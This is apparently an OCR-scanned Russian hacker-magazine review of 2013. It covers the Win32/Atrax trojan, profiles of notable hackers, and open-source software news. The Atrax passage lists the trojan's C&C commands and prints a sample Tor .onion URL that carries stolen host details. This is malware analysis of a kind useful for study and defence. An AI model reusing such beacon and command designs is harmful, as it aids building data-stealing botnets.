
- IP-адрес зараженного компьютера;
- имя компьютера;
- имя пользователя;
- версию операционной системы;
- информацию об аппаратной начинке компьютера;
- информацию о типе CPU.

Управление Atrax'ом осуществляется с помощью команд, посылаемых с C&C-сервера:

- dlexec — загрузить и исполнить файл;
- dlrunmem — загрузить файл и произвести его внедрение в файл;
- dltorexec — загрузить исполняемый файл Tor и исполнить его;
- dltorrunmem — загрузить исполняемый файл Tor и внедрить его в браузер;
- update — обновить себя;
- install — загрузить файл, зашифровать его с помощью AES и сохранить в %APPDATA%;
- installexec — загрузить файл, зашифровать его с помощью AES, сохранить в %APPDATA% и затем исполнить;
- kill — завершить все потоки.



Кусочек кода даунлоадера Atrax'а (ссылка имитирует сайт поддержки платежной системы PayPal)



Панель управления Atrax'а

```
http://iloii7dnyotii3gr.onion/auth.php?a=b
h=77E86F2DA1DDEBB60C9D75DD4FECC6D8&i=127.0.0.1&j=1&k=ADMIN-83C8EAD45%5CAdministrator&m=y&l=15&o=VMware
%20SVGA%20II&n=Intel%28R%29%20Core%28TM%292%20Quad%20%20CPU%20%20%20Q9300%20%20%40%202.50GHz
```

Вот по такому адресу Win32/Atrax посылает собранную инфу (реальный адрес, конечно же, весьма и весьма затруднительно)

Троян Win32/Atrax использует сервисы Tor для организации обмена с командно-управляющими серверами. Основное его предназначение — похищение различных данных, вводимых в формы на веб-сайтах

Заключение

Будем считать, что 2013 год новинками вирусописательства нас порадовал. Тут и практически повсеместное шифрование вредоносного кода с помощью стойких алгоритмов, и комбинация разных техник внедрения кода в доверенные процессы, и использование групп в Yahoo для организации взаимодействия с C&C-серверами, и привлечение сервиса Tor для создания ботнетов. В общем, авторы описанных творений в этом году потрудились на славу.



TOP 5 самых значимых людей 2013 года

Каждый из этих пятерых сделал что-то такое, о чем стоит знать



Эдвард Сноуден

Начать делать карьеру в американской разведке, в одночасье обрести всемирную славу, а потом пойти работать сисадмином в российской фирме — не самая заурядная судьба. Но когда речь идет о таких людях, как Сноуден, о заурядности можно забыть. В начале июня, работая на контрактера Агентства национальной безопасности США, Сноуден передал представителям прессы слайды из засекреченной презентации, повествующей о программе PRISM. В ее рамках через руки АНБ проходит множество данных, которые люди доселе считали приватными. Утечка имела эффект разорвавшейся бомбы: американцам пришлось очень не по нраву, что все их разговоры по мобильному телефону записывают, да еще и норовят заглянуть в электронную почту.

Неудивительно, что на родине Сноуден моментально оказался вне закона. Сам он к тому времени уже был в Китае, затем, когда Китай пригрозил высылкой, взял билет в Эквадор с пересадкой в России, да так на этой пересадке и остался. О том, как Сноуден больше месяца прятался в Шереметьево, писали все наши газеты, а заодно строили теории, почему российские власти не высылают американского диссидента в Америку. Владимир Путин о выдаче Сноудена высказался довольно странным образом: «Это все равно что поросенка стричь — визга много, а шерсти мало».

Стричь, то есть высылать Сноудена из России действительно не стали и вместо этого на год предоставили ему политическое убежище. Сам Сноуден абсолютно уверен, что поступил правильно, раскрыв секреты АНБ. Общественность тоже поддерживает его, но не единогласно: людей, клеймящих его как преступника и предателя, тоже хватает — в основном, конечно, в Америке.

Известно, что сейчас Сноуден живет в Москве, учит русский и даже устроился работать в отдел технической поддержки какой-то из крупных российских технологических фирм. Сам он пока что предпочитает не афишировать подробности своей жизни в России, но они большого значения и не имеют: дело сделано, добытые Сноуденом документы продолжают публиковаться и раз за разом вызывают бурные обсуждения в прессе.



Аарон Шварц

Жизненный путь Аарона Шварца был недолгим, но ярким. Он окончился 11 января 2013 года, когда полиция нашла тело Шварца в его бруклинской квартире: двадцатишестилетний хакер совершил самоубийство. Предсмертной записки он не оставил, так что о причинах остается лишь догадываться, впрочем, это не так сложно. Шварцу грозил штраф в миллион долларов и тридцатипятилетний тюремный срок. И за что! За похищение библиотеки научных публикаций, которую он хотел сделать доступной для всех.

Карьеру Шварца сложно описать в двух словах. К чему он только не успел приложить руку! Участвовал в разработке стандарта RSS, сотрудничал с «отцом веба» Тимом Бернерсом-Ли, основал стартап, который удалось объединить с тогда еще только набиравшим славу Reddit (Шварц таким образом стал сооснователем Reddit), был редактором Википедии, написал несколько книг (в том числе одну о продуктивности и одну о Википедии) и успел прославиться в качестве борца за свободу информации. Шварц помогал Ларри Лессигу с технической частью Creative Commons, создал механизм хранения книг в Internet Archive и OpenLibrary.org, а в 2010 году основал некоммерческую организацию Demand Progress, которая дала начало протестам против печально знаменитого закона SOPA.

В 2008 году Аарон Шварц впервые успешно провернул грандиозный трюк с освобождением важных данных. Американская судебная система открыла ограниченный бесплатный доступ к записям, которые обычно стоили восемь центов за страницу. Бесплатно можно было попасть только из семнадцати публичных библиотек по всей стране. Одной из них Шварц воспользовался, чтобы запустить свой скрипт, который тихой сапой высосал все 20 миллионов страниц и загрузил их на Amazon S3. Позднее эти записи удалось опубликовать на Internet Archive. В ФБР выходку Шварца расследовали, но в итоге она успешно сошла ему с рук.

История с закрытым архивом научных публикаций JSTOR закончилась намного хуже. Чтобы освободить этот бесценный архив, Шварц отправился в Массачусетский технологический институт, у которого была подписка на JSTOR и имелся доступ к публикациям из локальной студенческой сети. К ней-то Шварц и подключался со своего ноутбука, пользуясь тем, что его свободно пускали на территорию заведения. Потом он придумал прятать ноутбук в подсобном помещении на ночь, но именно на этом и попался. Все кончилось тем, что компьютер был обнаружен и вернувшегося за ним Шварца задержала охрана. Что произошло дальше, ты знаешь.



Барнаби Джек


И еще одна история блестящего хакера, закончившаяся трагедией. Уроженец Новой Зеландии Барнаби Майкл Дуглас Джек успел обрести известность благодаря исследованиям в области безопасности кардиостимуляторов, инсулиновых помп и другого медицинского оборудования. 25 июля 2013 года его девушка обнаружила его мертвым в их квартире в Сан-Франциско. Это произошло всего за несколько дней до начала конференции Black Hat в Лас-Вегасе, где Барнаби Джек планировал выступить с докладом.

Впервые сообщество специалистов по информационной безопасности заметило Барнаби Джека в связи с его докладом о безопасности банкоматов. Ему удалось обнаружить сразу несколько способов заставлять автомат выдавать наличные, не отправляя при этом в банк сообщения о снятии. Этого удалось достичь как через прямой контакт с банкоматами (в этом случае злоумышленнику необходимо найти способ вставить в аппарат флеш-карту), так и через интернет — используя уязвимости в протоколе удаленного администрирования и (позор на голову банковских сисадминов!) дефолтные пароли. Стоит отметить, что банкоматов Барнаби Джек не грабил, а свои находки продемонстрировал на конференции Black Hat 2010.

Настоящая же слава ждала Джека после того, как он опубликовал результаты пристального изучения безопасности инсулиновых помп (в 2011 году) и кардиостимуляторов (в 2012-м). Помпу, которую больные диабетом первого типа носят на поясе, Барнаби Джек смог активировать на расстоянии ста метров при помощи усиленной антенны. Аппарат при этом можно заставить выдать столь высокую дозу гормона, что пациенту обеспечен гипогликемический шок и, скорее всего, смерть.

Примерно такой же сценарий был продемонстрирован и для кардиостимулятора. Усиленная антенна, пятнадцать метров до жертвы — и разряд в 830 В делает свое страшное дело. Более того, Барнаби Джеку удалось научиться удаленно перепрограммировать кардиостимуляторы и загружать в них вредоносную прошивку с возможностью вирусно распространяться на другие стимуляторы.

Опять же в экспериментах Джека не пострадал ни один человек и не была шантажирована ни одна компания, производящая медицинскую технику. Однако это не мешает любителям теорий заговора воображать смерть Барнаби Джека свершением корпораций, готовых даже на убийство ради защиты своих секретов.



Сатоси Накамото

История криптовалюты Bitcoin началась в 2008 году, когда человек с псевдонимом Сатоси Накамото опубликовал научную работу под заголовком «Bitcoin: пиринговая электронная платежная система». В 2009 году была выпущена первая версия клиента, и началась история взлетов и падений, увлекательность которой пока что все растет — вместе с курсом Bitcoin.

Чем большую известность обретала валюта, тем сильнее людей мучил вопрос: кто же такой этот загадочный Накамото и почему он прячется? Вот бы он, как Тони Старк, вышел перед публикой и сказал: «Я — Железный человек». Только «железный» можно смело менять на «золотой»: Накамото знаменит не только тем, что изобрел Bitcoin, но и тем, что обладает огромным состоянием примерно в полтора миллиона биткоинов, полученных на той стадии, когда добывать их можно было на обычном компьютере, а не при помощи серверных ферм с рядами мощных видеокарт.

Кто только не оказывался под подозрением журналистов и сыщиков-любителей! Подозревали даже создателя Silk Road Росса Ульбрихта. По самой последней версии, Накамото — это профессор экономики Ник Сабо, который еще до появления Bitcoin разрабатывал теорию криптовалюты и даже называл ее похоже — bit gold. На имя Сабо навело не только это.

Недавно было проведено исследование, автор которого прошелся лингвистическим анализатором по блогам о безопасности и отобрал несколько имеющих больше всего совпадений по стилю с публикациями Накамото. Сабо оказался наверху списка, а записи в его блоге подтвердили догадку. На мысли наталкивает уже одно то, что Сабо активно работал над идеей bit gold еще с 1998 года и внимательно следил за схожими проектами, а на Bitcoin будто нарочно не обращал внимания аж до 2011 года.

Сабо уже приходилось отнекиваться, когда его спрашивали, не Накамото ли он, но подозрений это не убавляет. Возможно, имя Накамото было выбрано потому, что у Сабо есть напарник или даже несколько и они решили скрыться за одним псевдонимом. Если догадка верна, то ждать полного разоблачения осталось уже, возможно, недолго.



Майкл Оссман

Пятая личность в нашем списке значительно уступает по крутизне четырем первым: имя Оссмана не мелькает в прессе с такой же частотой, как остальные, если вообще мелькает. Зато Оссман продолжает (или, в какой-то мере, даже возрождает) искусство, которое можно считать предшественником компьютерного хакерства. Речь о радиолюбительстве.

С тех пор, когда собирать радиоприемники и передатчики было модно, прошло много времени. Однако Оссман решил делать все на новый лад: разработать дешевый совместимый с компьютером сканер радиочастот, собрать деньги на его производство на Кикстартере, опубликовать все чертежи и исходные коды под свободной лицензией и таким образом заинтересовать не только тех, кто действительно нуждается в новой радиоаппаратуре, но и тех, кто еще вчера не знал, насколько увлекательным может быть изучение радиосигналов.

Первым из серьезных проектов Оссмана, связанных с радио, был Ubertooth One. Предназначение «Уберзуба» — снифинг частот Bluetooth. Аналогичное профессиональное оборудование стоит около десяти тысяч долларов, тогда как за Ubertooth One Оссман просит сотню (а в разобранном виде — всего пятнадцать, но придется паять самостоятельно). Заказчиков два раза уговаривать не пришлось: проект собрал втрое больше денег, чем просил Оссман.

HackRF — куда более амбициозная затея, чем «Уберзуб». Эта плата способна сканировать диапазон от 30 МГц до 6 ГГц. Такой широкий спектр покрывает не только частоты радиоэфира, но и Bluetooth, и ZigBee, и диапазоны сотовых сетей. Присоединяя к HackRF разные модули, можно еще сильнее расширить диапазон, добавив средние и высокие частоты, а также захватывать широкополосные сигналы 802.11g и LTE. HackRF разработан с прицелом на портативность — к нему несложно добавить ЖК-дисплей и аккумулятор, чтобы носить с собой в рюкзаке. Потенциал возможностей этой штуковины автор предлагает оценить самостоятельно.

Изучая блог Оссмана, сразу понимаешь, что это настоящий изобретатель: тут и радиоуправляемые машинки, и банка с электронными «светлячками», самодельный ткацкий станок, мельница и даже восьминогая машина для разрезания плитки по кличке Слейпнир.

Искания и свершения

Евгений Зобнин
zobnin@gmail.com

Самые главные события мира Open Source за 2013 год

Пролетел, промчался, пронесся гремящим поездом 2013 год, а это значит, что самое время подвести итоги. В плане событий этот год оказался не менее интересным, чем его предшественник, и, кроме ожидаемых обновлений Linux, Ubuntu, GNOME и Android, принес нам первую версию Ubuntu для планшетов, дисплейный сервер Mir, Оперу, которая теперь Chrome, первый смартфон на Firefox OS, операционную систему SteamOS от Valve и открытую архитектуру модульных смартфонов.

Linux 3.8–3.12

Начнем, как всегда, с классики. За 2013 год ядро Linux успело получить пять обновлений, однако в связи с продолжительным нахождением ядра в точке «изменять уже нечего» почти все релизы имели характер горизонтального развития, когда вместо коренных изменений происходит обклейка ядра опциональными компонентами. Главными изменениями в 3.8, например, стала работающая по принципу COW и предназначенная для Flash-накопителей файловая система F2FS (Flash-Friendly File System), поддержка inline-хранения данных в ext4 (для увеличения производительности при работе с мелкими файлами) и возможность использования пространств имен (песочниц) простыми пользователями.

В Linux 3.9 появилась версия гипервизора KVM для процессоров архитектуры ARM (цель: энергоэффективные серверы), модуль dm-cache для кеширования часто используемых данных на SSD-дисках и поддержка RAID 5/6 в ФС Btrfs. В 3.10 появилась система динамического управления системным таймером, которая, в частности, позволяет снизить энергопотребление при простоях системы и обеспечить своевременное выполнение realtime-задач (за счет меньшего числа остановок задачи), а также алгоритм проверки потери хвоста (Tail loss probe, TLP), позволяющий увеличить производительность TCP-стека в некоторых ситуациях.

В Linux 3.11 была официально включена любимая среди пользователей мобильных гаджетов функция zswap, которая позволяет превратить часть оперативной памяти в сжатый swap-раздел, сбрасывание и восстановление данных с которого происходит намного быстрее, чем с диска. Также в эту версию наконец-то был включен клиент кластерной ФС Lustre, используемой в большинстве суперкомпьютеров, и порт KVM и Xen для архитектуры ARM64.

Linux 3.12 обзавелся поддержкой offline-дедупликации данных в файловой системе Btrfs, которая позволяет существенно сэкономить дисковое пространство при хранении повторяющихся данных (например, образов виртуальных машин в системах PaaS), а также планировщиком сетевых пакетов FQ (Fair Queuing), который является более простой и масштабируемой альтернативой CBQ.

FreeBSD 10

В 2013 году появилась FreeBSD 10, включившая в себя большое количество давно ожидаемых изменений. Подробный анализ ты можешь прочитать в моей статье «Приговорен к успеху» (см. ноябрьский номер][), здесь же кратко остановимся на наиболее значимых изменениях.

Всего таких изменений четыре. Это переход на компилятор Clang вместо GCC по умолчанию, интеграция гипервизора BHyVe (аналог KVM), написанная с нуля система изолированных контейнеров VPS (аналог Linux VZ и LXC), которая должна прийти на смену устаревшему Jail, и значительное улучшение поддержки ARM. Фактически все это означает, что FreeBSD теперь готова составить конкуренцию Linux в сфере облачных вычислений, хостингов и платформ класса PaaS, где раньше она не имела применения из-за отсутствия внятных средств виртуализации (как гипервизора, так и уровня ОС).

В конце года у FreeBSD впервые появился настоящий репозиторий бинарных пакетов для версий системы 8.3, 8.4, 9.1, 9.2, 10.0 и 11-HEAD. Установка, обновление и удаление пакетов отныне происходит не с помощью простого выкачивания пакета с нужным именем с FTP-сервера, а с использованием одного из доверенных репозиториев, снабженного метаданными, позволяющими производить быстрый поиск, проверку совместимости и целостности пакетов, а также правильный учет зависимостей. Для управления пакетами теперь используется команда pkg, по своей функциональности напоминающая apt-get и yum.

Ubuntu 13.04, Ubuntu Touch и Mir

Ubuntu Edge

2012 год по праву стал годом Canonical. Компания показала миру мобильную ОС Ubuntu for Phones и заявила о начале разработки своего собственного дисплейного сервера Mir, который должен прийти на смену старому запутанному куску кода под названием X.org. Тогда к этим планам мало кто отнесся серьезно, оценив новости о Mir и мобильной Ubuntu как нечто фантастическое, что Canonical просто «не сможет вывезти».

Однако Canonical, похоже, плевать хотела на скептиков и в кратчайшие сроки представила не только работоспособную версию Mir, но и законченный вариант мобильной Ubuntu (которая теперь имеет имя Ubuntu Touch) и даже начала сбор средств на смартфон Ubuntu Edge, обладающий какими-то дикими техническими характеристиками (128 Мб ROM, 4 Гб RAM) и способный загружать как Ubuntu, так и Android.

В итоге вся кампания по сбору средств, которая ставила своей целью заведомо фантастические 32 миллиона долларов, конечно же, провалилась с итогом в 9 миллионов. А вот Mir и Ubuntu Touch продолжили жизнь и развитие. Первые официальные сборки Ubuntu Touch для гугловских нексусов появились в Сети еще в феврале, но энтузиазм общественности быстро стих и закончился на «посмотреть и снести». Операционная система не только не имела сторонних приложений, но и оказалась слишком странной и необычной — я сам ставил предварительные версии Ubuntu на Galaxy Nexus и готов с уверенностью сказать, что без кардинальной переработки ОС просто не выживет, так как бесповоротно загоняет пользователя в рамки «правильной» (с точки зрения Canonical) идеи интерфейса.

С другой стороны, Ubuntu Touch позволила Canonical, как это ни странно, сделать большой шаг на десктопах. Дисплейный сервер Mir, который компания сумела выкатить раз в десять быстрее своих коллег из аналогичного проекта Wayland, во многом базируется на идеях графического композитора SurfaceFlinger из Android, который программисты Canonical явно успели хорошо изучить, портируя Ubuntu на смартфоны. В частности, идеи обработки событий ввода и использование EGL как единого канала работы с графическими драйверами взяты именно из Android, причем первый вместе с исходниками. А работы по унификации кодовой базы дистрибутива между десктопной и мобильной версиями привели к серьезной оптимизации Unity, что сделало интерфейс Ubuntu 13.04 заметно быстрее.

Сейчас Mir находится на финальной стадии развития и пока не включен в Ubuntu 13.04 (и не будет включен в следующий релиз). Разработчики дистрибутивов и графических сред (KDE, E17) уже отказались от портирования своих продуктов на Mir, так как не считают правильным сосредотачивать силы разработки одного из основных компонентов системы в руках одной компании.

Феномен Firefox OS

Говоря о смартфонах, нельзя не упомянуть и о движении, развернувшемся вокруг неприметной на первый взгляд операционной системы Firefox OS. Она, казалось бы, должна была умереть сразу после рождения, но вместо этого заслужила любовь среди множества компаний, а к концу года уже была предустановлена на несколько серийных устройств.

Началось все в январе с выпуска версии смартфона для разработчиков компанией Geeksphone, известной своими low-end смартфонами, производимыми на китайской фабрике Foxconn (откуда родом все айфоны). Всего было выпущено две модели (Keon и Peak), низкого и среднего ценового диапазона, которые распространялись среди разработчиков, заинтересованных в создании приложений для новой системы. А уже через месяц 18 других компаний, в числе которых Вымпелком, Мегафон, Alcatel, Huawei и LG, высказали намерение выпускать устройства на Firefox OS, причем Alcatel и ZTE уже успели это сделать.

Ближе к концу года на eBay появился смартфон ZTE Open, работающий под управлением Firefox OS. Вместе с доставкой по всему миру за него просили около 100 долларов, так что смартфон разлетелся как горячие пирожки и теперь его достать сложнее. Осенью собственный low-end смартфон на базе огнелиса выпустила LG, но только в Бразилии и по цене 207 баксов за штуку. Еще несколько моделей смартфонов от разных производителей находились в разработке на момент написания статьи.

Для таких производителей, как ZTE и Alcatel, новая полностью открытая и совсем не жадная до ресурсов система, приложения для которой уже фактически существуют в виде массы веб-сервисов, подарила возможность занять нишу доступных смартфонов, с выходом Android 4.X и смертью Symbian фактически ставшую закрытой. Минимальные требования ОС к памяти — 256 Мб, и в этих условиях она чувствует себя прекрасно.

Немалую роль в популяризации сыграли также отсутствие привязки к фирменному маркету и качество исполнения ОС. Я делал обзор Firefox OS 1.0 в начале года и сам с удивлением убедился в уровне исполнения Firefox OS: приятная во всех отношениях операционная система, по скорости и внешнему виду которой совсем не скажешь, что фактически держишь в руках мобильный браузер в пластиковом корпусе.



Тот самый ZTE Open



INFO

Версия Linux 3.11 имела официальное имя Linux for Workgroups, что является отсылкой к знаменитому треш-релизу Windows 3.11 for Workgroups.



INFO

Одновременно с выпуском Linux 3.12 было объявлено о планах по отделению ветки Linux 4.0, которое должно произойти после выпуска версии 3.19.


Android 4.3, 4.4

В борьбу за пользователей маломощных устройств в этом году вступила и сама Google, приложив массу усилий для оптимизации Android 4.4, требования которой к памяти внезапно упали с 1 Гб до 512 Мб. Вообще, за 2013 год Android успел обновиться дважды, но так как в 4.3 из интересных изменений были разве что многопользовательский режим на планшетах и возможность перехвата системных уведомлений сторонними приложениями, то этот релиз остался почти незамеченным, а настоящим событием стал Android 4.4, выпущенный в ноябре.

При подготовке Android 4.4 Google не только продолжила работу над проектом Butter, который направлен на повышение производительности графического стека, но и модифицировала исходники системы таким образом, чтобы при их сборке можно было применить различные техники снижения потребления оперативной памяти на маломощных устройствах. В результате Android 4.4 теперь может комфортно себя чувствовать даже на устройствах с 512 Мб оперативной памяти, на которых версия 4.3 задыхалась под собственным весом.

Вторым важнейшим новшеством KitKat стал компилятор ART, который позволяет транслировать байт-код виртуальной машины Dalvik в нативные ARM-инструкции на этапе установки приложения. По данным Google, ART позволил поднять производительность приложений примерно в два раза, однако невооруженным глазом это почти незаметно и проявляется только при сложных расчетах. По умолчанию ART отключен, но его можно активировать через настройки «Для разработчиков».

Для защиты нативных компонентов системы в 4.4 по умолчанию включен SELinux, интегрированы наработки веб-движка проекта Chromium, а SurfaceFlinger переведен на использование OpenGL ES 2.0, что позволило поднять скорость работы графической подсистемы и применить новые эффекты.



Включаем ART

SteamOS



Первый прототип приставки на SteamOS

В 2012 году компания Valve наделала много шума в Linux-сообществе, выпустив версии Steam и движка Source для Linux, а также заявив о планах создать открытую операционную систему SteamOS и собственную консоль на ее основе. В 2013 году Valve продолжила разжигать интерес вокруг себя, продемонстрировав на выставке CES первый прототип консоли Piston, которая была построена на компонентах обычных настольных систем и должна была быть основана на модифицированной версии Ubuntu, снабженной клиентом Steam.

В сентябре Valve анонсировала и саму ОС, получившую незамысловатое имя SteamOS. По сути, ОС была не чем иным, как дистрибутивом Ubuntu, поверх которого в полноэкранном режиме запускался клиент Steam. В будущем операционная система будет предустанавливаться на приставки, выпускаемые разными производителями в разных конфигурациях (общее имя Steam Machines), и свободно распространяться для установки на обычный ПК. ОС будет полностью открыта для модификаций, за исключением разве что самого Steam-клиента.

Первые приставки на SteamOS планируется выпустить уже в 2014 году, и все они будут разделены на три ценовые категории: 100, 300 и выше 300 долларов. Первая будет пригодна для использования в качестве медиацентра и казуальных игр, а другие рассчитаны на более серьезные игры класса AAA. Причем, судя по характеристикам прототипа топовой модели (который уже разослан 300 бета-тестерам), приставка будет способна запустить любую современную игру во всех возможных разрешениях, вплоть до 4K: процессор Intel i7-4770, i5-4570 или i3, GPU NVIDIA Titan, GTX780, GTX760 или GTX660, 16 Гб DDR3-1600 и 3 Гб DDR5 (GPU).

Что касается управления приставкой, то для этого Valve разработала специальной джойстик (Steam Controller), который в теории позволит обойти проблему ориентированности опубликованных в Steam игр на клавиатуру и мышь. По сути, джойстик состоит из двух больших тачпадов, располагающихся на месте крестовины и клавиш на обычном контроллере, и сенсорного экрана посередине. Управление в играх будет производиться на манер игр для смартфонов и планшетов, когда левая часть экрана (в данном случае левый тачпад) используется для передвижения персонажа, а правая — для обзора.

Трудно представить, насколько удобен будет такой контроллер (на планшете картину портит полированный экран, не позволяющий точно перемещать палец), но можно предположить, что среди гиков приставка от Valve даже без джойстика будет пользоваться спросом.

OpenBSD 5.3, 5.4

Версия 5.3 самой консервативной из всех UNIX-систем современности не стала откровением и вобрала в себя, так сказать, инкрементальные изменения. Из главных новшеств: интеграция поддержки процессорных инструкций SMEP (Supervisor Mode Execution Protection) и SMAP (Supervisor Mode Access Prevention), предотвращающих переход от исполнения кода ядра к коду в пространстве пользователя и блокирующих последствия исполнения шелл-кода в ядре (бэкдор не будет запущен, так как находится в юзерспейс), новый демон npppd для организации соединений с использованием протоколов L2TP, L2TP/IPsec, PPTP и PPPoE, улучшенная совместимость с IPsec v3, поддержка опции IP_DIVERTFL в pf для выбора типа потока для перенаправления (входящие пакеты, исходящие пакеты или и те и другие). В комплекте существенно доработанный OpenSMTPD 5.3 и OpenSSH 6.2.

В версии 5.4 появилась поддержка процессоров Cavium Octeon и Octeon PLUS, используемых в маршрутизаторах (например, Ubiquiti Networks EdgeRouter) и платформ OMAP3/4 и AM335x, на которых построены платы BeagleBoard C4/xM, BeagleBone, BeagleBone Black, PandaBoard и PandaBoard ES. В базовую систему включен драйвер файловых систем пространства FUSE, драйвер для GPU Intel теперь поддерживает KMS. OpenSMTPD обновился до версии 5.3.3, а OpenSSH — до 6.3.



INFO


В 2013 году появилась на свет версия дистрибутива Fedora Linux 18 для Raspberry Pi под названием Pidora.

Dragonfly BSD 3.4, 3.6

Dragonfly BSD, еще одна концептуальная ОС семейства BSD, за год обновилась также два раза, но, к сожалению, суммарное количество изменений в обеих версиях оказалось совсем небольшим. Всего можно отметить шесть ключевых новшеств:

- В дополнение к NetBSD'шной системе портов pkgsrc теперь доступна Dports, которая представляет собой адаптированные порты из FreeBSD. Вместе с портами также был перенесен новый пакетный менеджер pkg со всеми описанными в начале статьи плюсами в виде репозиториев, скорости и прочего.
- GCC 4.7 со всеми его плюшками в базовой поставке. Опционально сохранилась и версия 4.4, которая используется по умолчанию для сборки Dports.
- Версионная распределенная файловая система HAMMER 2 в базовой поставке как экспериментальная функция. На данный момент ФС умеет такие вещи, как: монтирование снапшотов и запись в снапшоты, квоты для любого отдельно взятого каталога, инкрементальное зеркалирование, поддержка различных алгоритмов сжатия данных, multi-master зеркалирование с распределением данных на несколько хостов.
- Порт USB-стека usb4bsd из FreeBSD. Поддержка USB 3.0.
- Значительное улучшение производительности системы под большими нагрузками, которые раньше приводили к фризам.
- Модуль KMS, от которого зависят новые версии открытых драйверов для видеокарт Intel и Radeon, а также новая версия X.org.


В остальном все стандартно: несколько новых драйверов, обновленные версии приложений и портов.



Бенчмарки Dragonfly BSD 3.4

Blink и миграция Opera

Неожиданной (и плохой) новостью для многих пользователей браузера Opera в начале года стала новость о переходе всех версий браузера на движок WebKit и проект Chromium вместо фирменного Presto. Фактически это означало, что Opera из полноценного браузера превращалась в своеобразный клон Google Chrome с собственным интерфейсом и идеологией, но не более того.



Chrome, который Opera

Толчком к этому послужила, как это ни странно, разработка версии Opera для iOS. Последняя, как известно, не позволяет использовать собственные движки в сторонних браузерах и навязывает встроенный WebKit. В результате программисты Opera Software решили перевести на WebKit сначала все мобильные версии браузера для всех платформ, а затем и настольную Opera.

Второй важной причиной стал бурный рост веб-технологий и, как следствие, постоянное усложнение HTML- и JS-движков. Судя по всему, разработчики Opera просто перестали справляться с развитием своего собственного движка. Все фирменные технологии Opera, такие как Opera Turbo и Opera Link, а также поддержка расширений при этом остались на месте, так что конечный пользователь ничего не должен потерять. Кроме того, продолжено развитие версии Opera Mini, которая по-прежнему использует собственный движок для разбора HTML-страниц, предварительно транслируемых в бинарный формат на стороне серверов Opera.

Интересно, что спустя два месяца после этой новости Google объявила о создании форка WebKit под названием Blink, который уже используется в новых версиях браузера Chrome. В результате форка удалось избавиться от многих прослоек, тормозящих браузер, и костылей, которые были придуманы для совместимости, удалено 4,5 миллиона строк лишнего кода. Opera поддержала эту инициативу.

Модульные смартфоны

В конце года интересную и многообещающую новость сгенерировала Motorola, рассказав о планах выпуска модульного смартфона в рамках проекта Ara. Идея состояла в том, чтобы вместо монолитных трубок поставлять на рынок конструкторы на манер IBM-совместимых ПК, из которых пользователь сможет собрать собственный смартфон, выбрав подходящий ему экран, камеру, процессор, объем оперативной и постоянной памяти, аккумулятор и, возможно, другие компоненты.

